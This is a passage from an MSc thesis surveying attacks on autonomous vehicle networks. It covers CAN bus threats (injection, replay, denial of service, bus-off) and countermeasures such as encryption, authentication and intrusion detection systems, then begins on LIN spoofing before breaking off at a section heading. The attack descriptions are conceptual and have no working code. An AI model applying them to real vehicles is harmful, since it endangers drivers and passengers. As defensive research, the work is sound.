University of Piraeus

School of Information and Communication Technologies

Department of Digital Systems

Postgraduate Program of Studies

MSc Digital Systems Security

Cyber-attacks on autonomous vehicles

Supervisor Professor: Christos Xenakis

Name-Surname	E-mail	Student ID.
Ioannis Kazoleas	kazol97@gmail.com	MTE2010

Piraeus

13/06/2022

Περίληψη

Η παρούσα μεταπτυχιακή διατριβή πραγματεύεται τον τρόπο λειτουργίας και επικοινωνίας των αυτόνομων οχημάτων και πιο συγκεκριμένα τα ζητήματα ασφάλειας που προκύπτουν ως αποτέλεσμα αυτής της τεχνολογίας. Η επιστημονική κοινότητα παράσχει μεγάλο αριθμό δημοσιεύσεων που αναφέρονται στις υπάρχουσες ευπάθειες ασφαλείας σχετικά με αυτό το πεδίο καθώς και στα προτεινόμενα αντίμετρα. Βασισμένη σε 102 δημοσιεύσεις, αυτή η διπλωματική συγκεντρώνει και κατηγοριοποιεί τις γνωστές επιθέσεις και τα αντίμετρα που σχετίζονται τόσο με την ροή δεδομένων στο εσωτερικό δίκτυο του αυτόνομου αυτοκινήτου όσο και με το πρωτόκολλο επικοινωνίας V2X. Τέλος, στο τρίτο μέρος της εργασίας γίνεται επίδειξη επιθέσεων που μπορούν να πραγματοποιηθούν στο πρωτόκολλο CAN.

Abstract

This thesis deals with the operation and the communication of autonomous vehicles and more specifically on the security issues that arise with the deployment of such technology. There is a great number of publications that refer to the existent security vulnerabilities regarding this field and the proposed countermeasures. Based on 102 papers, this thesis combines and categorizes the known attacks and countermeasures covering both the in-vehicle automotive bus systems operation as well as the V2X communication protocol. Finally, the third part of the thesis covers the demonstration of attacks that can take place against the CAN protocol.

Table of Content

Introduction

In recent years there has been significant advancement in all areas of technologies, including the development of smart cities which are based on the idea of interconnectivity. An important part of this idea is smart mobility which aims to resolve land transport challenges in compact cities with high residential density. For this reason, global stakeholders are investing into autonomous vehicles and transport infrastructure to achieve an interconnection level between vehicles and roadside units that will aid traffic management, reduce environmental pollution and increase road safety by avoiding accidents that are based on human error. Apart from the numerous undeniable advantages that stem from this idea however, the adoption of autonomous cars exposes an attack surface that offers many opportunities for exploitation by malicious entities. The fact that these vehicles are getting ready to actually go onto the roads, causes an increase in the interest of attacks and defenses. Since the exploitation opportunities are numerous and can have all kinds of effects on the target vehicles (such as taking control of it, communicating false inputs, hinder its operation, revealing the destination etc.) it is deemed necessary to organize and examine the various methods of attacking and defending autonomous vehicles, and propose a comprehensive attack and defense taxonomy to better categorize each of them. With that in mind, this thesis also aims to provide a better understanding of how the targeted defenses should be put into action for the corresponding attacks and to emphasize on the importance of having security in mind when developing architectures, algorithms and protocols, so as to establish a more secure infrastructure that will serve the implementation of dependable autonomous vehicles. In the following sections, we will examine and study from a security perspective the mechanisms and protocols that are used both for the internal operation of the vehicle, as well as for its interaction with the outside nodes, and we will propose countermeasures for each case.

Automotive Bus Systems

The automotive control system in each car, consists of an internal in-vehicle network that aims to connect the main devices or the secondary ones, and allow the exchange of data and messages between them. The most important components of this network are the electronic control units (ECUs). The ECUs control the most important functions of the vehicle, such as the state of the automatic transmission, the operation of the engine and the various sensors that are required for its operation. Depending on the complexity of the vehicle (e.g. luxury cars versus mainstream models), it may include more than fifty ECUs.

According to [1], in the image below you can see a common architecture for an in-vehicle network, in which different subsystems and their respective ECUs are connected to one another and to external networks through the use of a gateway (central-gateway architecture).



Gateway (OBD-II Port)
Local Interconnect Network (Body Control)
Instrument
Door/Seat
Light/Climate
Remote Keyless Entry (RKE)
Controller Area Network (CAN) (Powertrain)
Powertrain Sensors
Hybrid Drive
Transmission
Engine Controller
Media Oriented Systems Transport (MOST)/Ethernet (Infotainment)
Phone
Audio/Video
Navigation
Display
FlexRay (Safety & Chassis Control)
Airbag
Chassis Control
Steering Control
Brake Control

Image 1: In-vehicle network architecture

The communication on the internal channels of each subsystem, as well as the exchange of information between the different subsystems, is taking place with the use of several protocols, such as Controller Area Network (CAN), CAN with Flexible Data Rate (CAN-FD), Local Inter-connect Network (LIN) and FlexRay. Each of these protocols has its own security vulnerabilities, which will be discussed in the following section.

Controller Area Network (CAN) and CAN-FD

The CAN protocol is a data communication ISO standard [2] and it was invented by Robert Bosch in 1986. It was originally designed for automobiles as a robust, low-cost message-based protocol and the BMW 8 series cars were the first production vehicles that adopted it in 1988 [3]. A very distinctive characteristic of the CAN protocol is that transmissions are broadcasted to all the nodes in the network and each node must decide whether the transmission is relevant or not and then discard it or act upon it as necessary [4,5]. In the image below a generic model of a car CAN Bus is shown.




Image 2: Common CAN Bus network topology

The various subnetworks are organized based on their functionality and they communicate through gateways. Each subnetwork contains nodes (ECUs) such as the engine ECU and the transmission ECU, the GPS ECU, the dashboard ECU etc. Every node in the network can broadcast information on the CAN bus. The data will reach all the connected ECUs and each one separately will evaluate whether the data are relevant for its operation or not. Note that by default the protocol does not provide any means of authentication or encryption therefore any entity can read or tamper the data. This fact alone makes several types of attacks possible.

Threats

CAN bus has many security issues due to the fact that it was not designed with security in mind back in 1986. This leads to many types of attacks that will be mentioned in this section. In [6] we see that Ueda determines that CAN attacks can be carried out mainly in one of the two following ways: Overwriting the firmware of an authorized ECU with an illegitimate one or getting access to the CAN bus by connecting an unauthorized device. A more detailed categorization regarding the attack surface is the one shown in the image below:




Image 3: CAN bus attack surface

Physical access attacks require direct or indirect access to the CAN bus network, which can be achieved by the OBD port, by the connection of a malicious node or by inserting an infected CD or USB to the multimedia system. Remote attacks can be carried out from various entry points, such as the Wi-Fi module, a malicious Bluetooth device or an attacker which is part of the same VANET as the target vehicle. Keep in mind that newer vehicles that offer more advanced features and make use of a larger number of ECUs, also expose a larger attacking surface due to the necessity for interconnectivity [7,8]. Another attack scenario is the one mentioned in [9] where the author proposed a remote attack with the usage of a malicious car diagnostics application that can be used to read the fault codes that are reported from the vehicle's ECU. In all of the above cases, the attacker manages to gain access to a part of the CAN network and therefore gets to a position to perform the attacks that are discussed below.

Masquerading Attack

Generally, in a masquerading attack the malicious user is disguised as a legitimate one [10,11]. In the case of CAN frames, since they are not encrypted, they can be easily examined by attackers in order to determine critical network entry points. Afterwards, and since CAN does not support the implementation of message authentication codes in its traditional version, the recipients of the packets do not have a practical method to determine whether they are originating from a valid source, meaning that someone can send illegitimate frames without being detected. [10,11]. Since the network is not segmented and all nodes can send and receive the same messages, this attack can be used for any purpose.

Eavesdropping Attack

Eavesdropping attacks can occur when an unauthorized individual gains access to the vehicle's internal network where the CAN frames are transmitted. Since the frames are not encrypted and since they can be read by anyone in the network, an attacker can examine the frames to identify patterns draw conclusions regarding the user's actions over the car [10].

Injection Attack

During an injection attack, a malicious user injects fake messages into the automotive bus system. This can be achieved through the OBD-II port of the vehicle, a compromised ECU, or infected infotainment and telematic systems [10]. Due to the nature of the CAN protocol and the fact that it cannot recognize illegitimate frames, this type of attack can be achieved relatively easy. The result of a successful injection attack could lead to displaying misleading data to the driver's screen (wrong speed, RPM, etc.) or even controlling components of the vehicle [3].

Replay Attack

In a replay attack, a malicious entity could resend previously captured valid CAN messages through the network so as to affect the vehicle's real time functioning.

Denial of Service (DoS) Attack

DoS attacks on the CAN protocol can be achieved by continuously sending high priority messages that will ultimately block the processing of lower priority ones. According to the CAN frame standardization, the identifier segment determines the message priority, so an attacker can easily inject crafted messages with low values in the identifier field to flag their messages as of higher priority. This particular attack can be very helpful to an attacker, since it can be used as a control override attack which will then be used to take control of the vehicle [4].

Bus-off Attack

Bus-off attacks are possible when an attacker manages to increase the ECU's transmit error counter (TEC) to a value greater than 255 and therefore force the corresponding ECU to shut down. The counter can be easily increased by sending invalid frames on the channel [11]. According to the CAN standardization "If the Transmit Error Counter of a CAN controller exceeds 255, it goes into the bus off state. It is disconnected from the bus (using internal logic) and does not take part in bus activities anymore".

Countermeasures

Encryption

As mentioned previously, CAN uses a shared broadcast network that does not incorporate any encryption mechanism by default, therefore allowing any attacker to read the communication. To deal with this problem, several software-based encryption methods such as SecureCAN by Trillium [12] and CANcrypt [13] have been developed and also some car manufacturers have put to use their own proprietary encryption techniques.

CANcrypt is a promising solution that can provide both encryption and prove authenticity. As for encryption, it uses 128bit AES and can be used in a network of up to 15 devices. In order to generate the session key that will be used to encrypt the data in the CAN frames, CANcrypt uses a method that allows two devices to exchange a bit not visible to other CAN devices.

Regarding the proprietary encryption methods used by manufacturers, the results in terms of security are inconclusive. Especially for middle-class and above performance cars, a lot of effort is being put into reverse engineering the main engine ECU in order to flash a new firmware that will provide greater performance in terms of horsepower and acceleration. In most cases tuners succeed to bypass the security measures, even in top brand cars [14,15].

Another interesting study [16] uses physical unclonable functions (PUFs) to derive a new private/public key pair to be used for encryption and authentication. PUFs are embedded structures that utilize inherent manufacturing process variations to produce unique but reproducible secrets [17,18]. For the benefit of CAN this secret is used to create the key pair. The disadvantages of this method are that it requires to modify the existing ECUs to contain additional hardware and that it has performance costs.

Authentication

Regarding the masquerading and injection attacks, they are feasible because the CAN messages between ECUs are not authenticated. A solution that could be used against these types of attacks is the utilization of MAC. The problem is however, that MAC does not fit into the standard CAN data fields, which allow for only up to 8 bytes [19]. However, incorporating these security methods may be possible for CAN with Flexible Data Rate (CAN-FD) which provides additional flexibility and higher bandwidth compared to the traditional version of the protocol. The traditional CAN payloads only allow for up to 8 bytes of data, while CAN-FD allows for up to 64 bytes of data. Apart from CAN-FD some authors have attempted to either create completely new protocols or spread MAC across multiple transmissions using the traditional CAN [11]. The latter could be used to implement both encryption and authentication mechanisms, but is not considered a practical solution because it is only efficient in low volume traffic networks while the new technological advancements in autonomous vehicles demand the opposite. In [20], one can study many alternate protocols which could replace the standard CAN protocol with alternative solutions that incorporate message authentication. The criteria for the alternatives are cost, backward compatibility, ease of vehicle repair and maintenance, sufficient implementation details and acceptable overhead. The sum of this research field is that no solutions can realistically meet all the criteria, but the most promising candidates are WooAuth, which is not backward compatible and VatiCAN, which is backward compatible but seems to lack in performance. More precisely, VatiCAN takes the approach of utilizing maintenance support, sufficient implementation details and no excessive overhead, while WooAuth alters the extended CAN protocol to allow more room for authentication codes. In the end most of the authors ultimately suggest that the CAN bus might be fundamentally unsuited for secure communication [20].

CANcrypt can be used both for encryption and authentication as mentioned previously. To secure authentication, CANcrypt uses the secure Heartbeat functionality, according to which all CANcrypt devices continuously monitor the network for injected messages. If a device can transmit it's messages without a problem and if it does not detect injection activity, it produces a secure heartbeat, which indicates that the communication is authentic. Nodes detect injected messages, by monitoring the communication channel for their own used CAN transmit ID. If a message is received that uses a CAN ID which is assigned to the receiving node, then this is considered an injected message. The core of the secure heartbeat is a 32bit long signature which contains three random bytes and a checksum byte. The 32bit signature is encrypted based on the current session key that is also used to encrypt the data in the CAN frames. To verify the signature, the receiving node first decrypts it and then verifies the checksum. [13]

In another research paper [21], the authors propose a lightweight authentication framework that consists of two phases: ECU authentication and stream authorization. During ECU authentication, asymmetric cryptography is used as ECUs authenticate against a central security module, while during the stream authorization phase, symmetric cryptography is used as ECUs request keys in order to initiate message streams.

In [22] the author presents the Source Authentication Protocol (SAP), an authentication protocol using a one-way hash chain and a sender-based group key that guards against masquerading and replay attacks.

Similarly, in [23], Tashiro et al. propose a protocol that provides protection from replay, masquerading and injection attacks by sending a partial MAC in each frame, so that tampering detection can be conducted for both individual frames and entire sections.

Intrusion Detection System (IDS)

The implementation of strong cryptographic security features on a safety-critical real time network like CAN is difficult due to the limited resources (memory, bandwidth, computational power) and time constraints. Based on these facts, research has turned to the development of intrusion detection systems (IDS) for CAN. The intrusion detection methods can be categorized as signature-based and anomaly-based [24]. Signature based detection works by monitoring the traffic for known patterns that indicate malicious behavior. The advantages are that all known attacks can be detected and the probability for false positives is low. The disadvantages are that the database needs to stay updated and that it will not detect previously unknown attacks. Anomaly based detection works by using as a reference standard network traffic patterns and uses them to identify irregularities that could indicate a possible attack. In that case the accuracy is lower but it is possible to detect new attacks.

The IDS systems that are designed for CAN assess eight different parameters as mentioned in [25], which can be seen on Table 1.

Parameter	**Description**
Formality	Correct message size, header and field size, field delimiters, checksum, etc.
Location	The message is allowed with respect to the dedicated bus system
Range	Compliance of payload in terms of data range
Frequency	Timing behavior of messages is approved
Correlation	Correlation of messages on different bus systems adheres to the specification
Protocol	The correct order, start-time, etc. of internal challenge-response protocols
Plausibility	Content of message payload is plausible, no infeasible correlation with previous values
Consistency	Data from redundant sources is consistent

Table 1: CAN bus anomaly detection parameters

Any deviation from the standard behavior in any of the above fields indicates a possible intrusion, so they are used by IDS solutions to detect them. Those protection systems can be categorized as time/frequency-based, physical system characteristic, specification-based, and feature-based.

Time/Frequency-Based IDS

Most automobiles, autonomous or not, have specific rules of operation and most ECUs transmit periodic signals during normal conditions. Some basic IDS systems which are presented in [26,27,28] monitor the frequency that the messages appear and interpret any disruption as abnormal behavior. For example, the IDS will raise an alert if it detects that certain CAN IDs have an increased broadcast frequency because this is most probably an indication that an injection attack is taking place.

In [29] the author presents the Offset Ratio and Time Interval based Intrusion Detection System (OTIDS), which is able to detect denial of service and injection attacks by periodically requesting a data frame from nodes within the CAN bus and monitoring the response time and offset ratio to determine whether an attack is taking place. This IDS is based on the idea that if a remote frame with a particular identifier is transmitted, the receiver node should respond to the remote frame immediately. In normal conditions, each node has a fixed response offset ratio and time interval while during an attack these values vary. By taking advantage of it, one can measure the response performance of the existing nodes based on the offset ratio and time interval between request and response messages to detect attacks. The disadvantage of this IDS is that it increases the bus traffic by requesting remote frames.

Physical Characteristic Based IDS

The physical characteristics of the CAN network can be used to detect intrusions from foreign ECUs that join the network in a malicious manner. This can be achieved because even though some transceivers may transmit the same data, their signal shape is different due to factors such as manufacturing variations, cabling, aging etc.

In [30] the author presents "VoltageIDS" which is implemented as an external monitoring unit that continuously monitors the electrical CAN signals that are transmitted over a channel with the help of an oscilloscope. This so-called monitoring unit, is trained to identify the original characteristics of signals from trustworthy ECUs and malicious ECUs in order to be able to detect the differences in real case scenarios. By creating unique fingerprints of the valid signals that are transmitted over the network, it can detect anomalies that would indicate an intrusion. The proposed IDS claims to have zero false-positive rates and the ability to differentiate attacks and errors. Due to the fact that the monitoring unit is a supplemental hardware, the vehicle manufacturers won't have to alter their vehicles, but because the solution that is presented by the author uses the Extended version of the CAN protocol, they will have to upgrade the firmware. The disadvantages of this protection system are that it requires heavy signal processing and that the monitoring unit will need calibration from time to time because the characteristics that define the signal shape of the existing trustworthy ECUs will change due to factors like temperature, humidity, aging etc. [31,32].

The shared disadvantage of the IDS that work similarly to "VoltageIDS" is that attacks can only be detected if they are conducted from a new malicious device that joins the network, because if an already trusted unit is compromised, its signal characteristics will be the same.

Another IDS that belongs to this category is "CIDS" (Clock-based IDS) [33]. CIDS is based on the fact that most messages transmitted on a CAN network are periodic and appear based on a time schedule. By using this characteristic, the IDS measures the interval of periodic in-vehicle messages to fingerprint the ECUs. Those fingerprints are then used to construct a baseline of ECUs clock behavior and then Cumulative Sum is used to detect abnormal shifts in the frequency of the messages which would indicate a possible attack. According to the author, CIDS allows quick identification of intrusions with a near-zero false positive rate of 0.055%. The disadvantages of this detection method is that it works only for periodic messages and that there are attacks that can bypass it by mimicking the clock skew, as shown in [34].

Specification-Based IDS

In [35] the author proposed the specification-based attack detection system and developed specification rules based on the Open CAN protocol. According to him, Specification-based detection systems construct a representation of what is considered as correct behavior for an entity based on the current system policy with regard to the expected usage of the entity and the standards of the protocol. The observed behavior of the entity is then compared to the protocol specification and any deviations are reported [35]. In essence this means that the protection systems monitor for behavior that conflicts with the protocol specifications in order to reveal potential attacks. The detection capability is limited however and there are protocol compliant attacks in existence, as the one described in [36].

Feature-Based IDS

Feature-based IDS examine many network parameters at once in order to detect attacks [32]. These parameters may be busload, frame frequency, number of dropped messages, abnormal messages, type of payload etc. In order to draw conclusions and differentiate malicious behaviour the protection systems that belong to this category, are usually based on artificial intelligence methods.

In [37] the author presents an IDS which is based on Generative adversarial nets and it named “GIDS”. Regarding the training of the system, the author states that if all the bits of the CAN frame were used to create images for training the result would be very complex, so he chooses to isolate only the ID field of the CAN frames and use it for training in order for the IDS to be more efficient and faster in real case scenarios. For the operation of this security mechanism, a procedure is first followed to convert CAN IDs to images that can be used for training. Since it is a GAN based IDS, it follows the basic idea of a generative model (Generator, G) and a discriminative model (Discriminator, D). However, in the case of GIDS, it uses two discriminators; one for known attacks and one for unknown attacks.




Image 4: GIDS training model

The first discriminator receives normal CAN images and abnormal CAN images (which are the result of an attack), that are extracted directly from the actual vehicle. Because the first discriminator uses known attack data in the training process, the type of attacks that can be detected is likely to be limited only to the attacks used for training. For the second discriminator a generator creates fake images by using random noise. The second discriminator then, receives normal CAN images and the fake images generated by the generator, and estimates the probability of whether the received images are real CAN images or not. The generator and the second discriminator compete with each other and increase their performance. In the GIDS model, the second discriminator ultimately wins the generator so that it can detect fake images which appear to be similar to real CAN images. In essence, this results to successful training for unknown attacks.

After the discriminators are trained, GIDS can detect attacks with the following procedure:




Image 5: GIDS detection procedure

First the real-time CAN data from the vehicle CAN bus is converted into CAN images. Then the first discriminator receives the CAN images and outputs one value which is between 0 and 1. If the output is lower than the threshold, it means that a known attack is taking place. Since the first discriminator is trained only for known attacks, unknown attacks are unlikely to be detected in this part of the process. If the output of the first discriminator is higher than the threshold, the corresponding CAN images are received by the second discriminator and again it outputs one value which is between 0 and 1. If the output of the second discriminator is lower than the threshold it means that an attack is taking place and because this was decided by the second discriminator it means that it was an unknown attack.

Other IDS that belong to this category is the one proposed in [38] which analyses the periodicity and payload of CAN frames and uses bloom filtering to detect attacks.

The usage of artificial intelligence makes it hard for an attacker to manipulate the internal detection mechanism to avoid suspicion and even though both systems require heavy computation, they seem optimistic to prevent future attacks.

The overall conclusion regarding the protection measures against the CAN protocol attacks is that, even though they might be effective up to a point, they have limitations due to the fact that the protocol is unsecure itself due to the way it was designed. For the optimal protection system, a hybrid approach should be used that combines the advantages of multiple security solutions.

Local Inter-connect Network (LIN)

LIN (Local Interconnect Network) is a serial network protocol used for communication between components in vehicles, similar to CAN. Compared to CAN, LIN is a simpler protocol with lower bandwidth that can be implemented with less overhead and lower cost (39). It is commonly used to facilitate ECU communications that do not require high transmission speeds such as the control of lights, electrical windows, air conditioning, steering wheel button signals, seats and doors (39,40). In LIN networks, one master node, which also acts as a gateway to the CAN bus, communicates with multiple slave nodes (up to 16) [39]. The communication depends on a time schedule used by the master node in order to determine when to transmit a message frame. The message frame consists of a header, which is sent by the master and a response which is sent by the slave. The header sent by the master over the communication channel, triggers a slave ECU to respond [40]. Note that typically one slave is polled for information at a time, meaning zero collision risk. Even though several frame types are used for LIN, here we will refer only to the so-called unconditional frame, because it is the most commonly used and it is the one that carries data.

An example of a LIN transmission is shown in the figure below, in order to better understand the attacks that will be described later on. In the example, slave node 2 will perform a task based on the response that is sent from slave node 1. Note that slave node 1 can only send a response based on the header that is sent from the master node. First, the master node sends a header including the PID (0x00 in this case) which denotes the contents of the message and therefore determines the sender or the receiver as indicated by (A) in the figure. Then, the header sent by the master node is broadcasted on the bus and the rest of the nodes receive it. Finally, the node that corresponds to the specified PID sends a response or receives it: in this case slave node 1 sends the response and slave node 2 receives the response, as show in (B).




Image 6: LIN transmission method

Threats

Message Spoofing Attacks


Two vulnerabilities within LIN master-slave communications can lead to Message Spoofing attacks [40]. First, a master node within a LIN network has the ability to transmit a message that will cause a particular slave to go into sleep mode, which in essence will hinder the capability to further change the state of the equipment. Second, because the master can set the SYNC field within a LIN message to synchronize slaves, attackers can take advantage of this capability in order to tamper with synchronization. In essence the SYNC field has the predefined value of 0x55 which is used to determine the baud rate used by the master node.

This allows slave devices that perform automatic baud rate detection to measure the period of the baud rate and adjust their internal baud rates to synchronize with the bus.

Response Collision Attacks

